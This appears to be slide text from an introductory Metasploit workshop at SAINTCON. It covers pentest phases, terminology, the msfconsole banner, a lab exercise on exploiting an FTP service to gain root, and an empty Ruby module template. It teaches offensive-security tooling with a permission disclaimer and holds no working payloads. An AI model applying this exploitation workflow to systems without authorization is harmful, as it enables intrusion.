Metasploit 101
at SAINTCON

Disclaimer

This presentation is only for education purposes. Before scanning a network or exploiting vulnerabilities, *always* ask for permission.

Training Info

Slides and presentation notes are in Sched and GitHub:

`https://github.com/sxntixgo/metasploit-101-at-saintcon`

About Me

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Santi at SAINTCON server

→ Senior Security Engineer at Praetorian

→ UtahSAINT member

→ DC435 member

→ Argentina

Agenda

Part 1: General Use of Metasploit

1. Intro to Pentest
2. Metasploit Framework
3. Using the Console
    3.1. Intelligence Gathering
    3.2. Threat Modeling
    3.3. Exploitation
    3.4. Post Exploitation

Part 2: Metasploit Modules


1. Structure of a Module
2. Analysing a Module
3. Developing a Module

Part 1

General use of Metasploit

- → What is Metasploit?
- → Why should I use Metasploit?
- → How to use Metasploit?

Introduction to Pentest



Pre-engagement Interactions

Intelligence Gathering

Threat Modeling

Vulnerability Analysis

Exploitation

Post Exploitation

Reporting

Based on http://www.pentest-standard.org

Terminology

Vulnerability: weakness in a computer system

Penetration tester: person conducting a pentest

Exploit: code to take advantage of a vulnerability

Payload: code we want to run in the target system. An exploit contains payload.

Module: piece of software run by Metasploit

Listener: software that waits for incoming connection

Metasploit

Framework that **automate** the repetitive tasks in the pentest steps.

Metasploit can be used to **identify** and **validate** vulnerabilities, before somebody else does it.

Metasploit vs Nmap vs Masscan

	Metasploit	Nmap	Masscan
Pre-engagement			
Intelligence Gathering	Partial	Yes	Yes
Threat Modeling	Yes	Partial	
Vulnerability Analysis	Partial		
Exploitation	Yes	Partial	
Post Exploitation	Yes		
Reporting			

Metasploit Framework Components


We will cover two components:

- Console (a.k.a. **Metasploit**)
- Meterpreter

Other components worth exploring:


- CLI
- Venom

Using the Console



```
┌──(root💀kali)-[~]
└─# msfconsole

     ,           ,
    /             \
   ((__---,,,---__))
      (_) O O (_)_________
         \ _ /            |\
          o_o \   M S F   | \
               \   _____  |  *
                |||   WW|||
                |||     |||


       =[ metasploit v6.1.4-dev                          ]
+ -- --=[ 2162 exploits - 1147 auxiliary - 367 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: Use the resource command to run
commands from a file

msf6 >
```

Metasploit in the Pentest Standard



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

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

Pre-engagement Interactions

Intelligence Gathering

Passive

Active

Threat Modeling

Vulnerability Analysis

Exploitation

Post Exploitation

Reporting

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
Metasploit in the Pentest Standard



Pre-engagement Interactions

Intelligence Gathering

Passive

Active

Threat Modeling

Vulnerability Analysis

Exploitation

Post Exploitation

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

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

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

Pre-engagement Interactions

Intelligence Gathering

Threat Modeling

Vulnerability Analysis

Exploitation

Post Exploitation

Meterpreter

PrivEsc

Reporting

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

Pre-engagement Interactions

Intelligence Gathering

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Meterpreter

PrivEsc

Based on http://www.pentest-standard.org

Goals of Part 1

→ **What is Metasploit?**

Framework to identify and verify vulnerabilities

→ **Why should I use Metasploit?**

To identify and verify before others do it

→ **How to use Metasploit?**

We can use it through the console

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- **How to use Metasploit?**

  We can use it through the console

Exercise

FTP service running at TCP port 21. **Exploit this service with Metasploit**.

1. Find the program name and version
2. Find an exploit
3. Configure the exploit
4. Execute the exploit
5. Identify the user that is running the program
6. Get root

Part 2

Metasploit Modules

→ What is a Metasploit Module?


→ What parts does a Module have?

→ How to create a module?

Structure of a Module

1. Class type selection....`class`
2. Rank..................`rank`
3. Imports...............`import`
4. Info...................`def initialize(info = {})`
    a. Name.................`Name`
    b. Description............`Description`
    c. Author................`Author`
    d. License...............`License`
    e. Platform..............`Platform`
    f. Target................`Target`
5. Run...................`run`

Structure of Module



```ruby
class MetasploitModule < Msf::Auxiliary
    rank = ExcellentRanking

    include Msf::Auxiliary::Report

    def initialize(info = {})
        super(update_info(info,
            ’Name’          => ’Module Name’,
            ’Description’   => %q{Module Description}
            ’Author’        => [’Name’]
            ’License’       => MSF_LICENSE
        ))
    end
    def run
        # Main function
    end
end
```

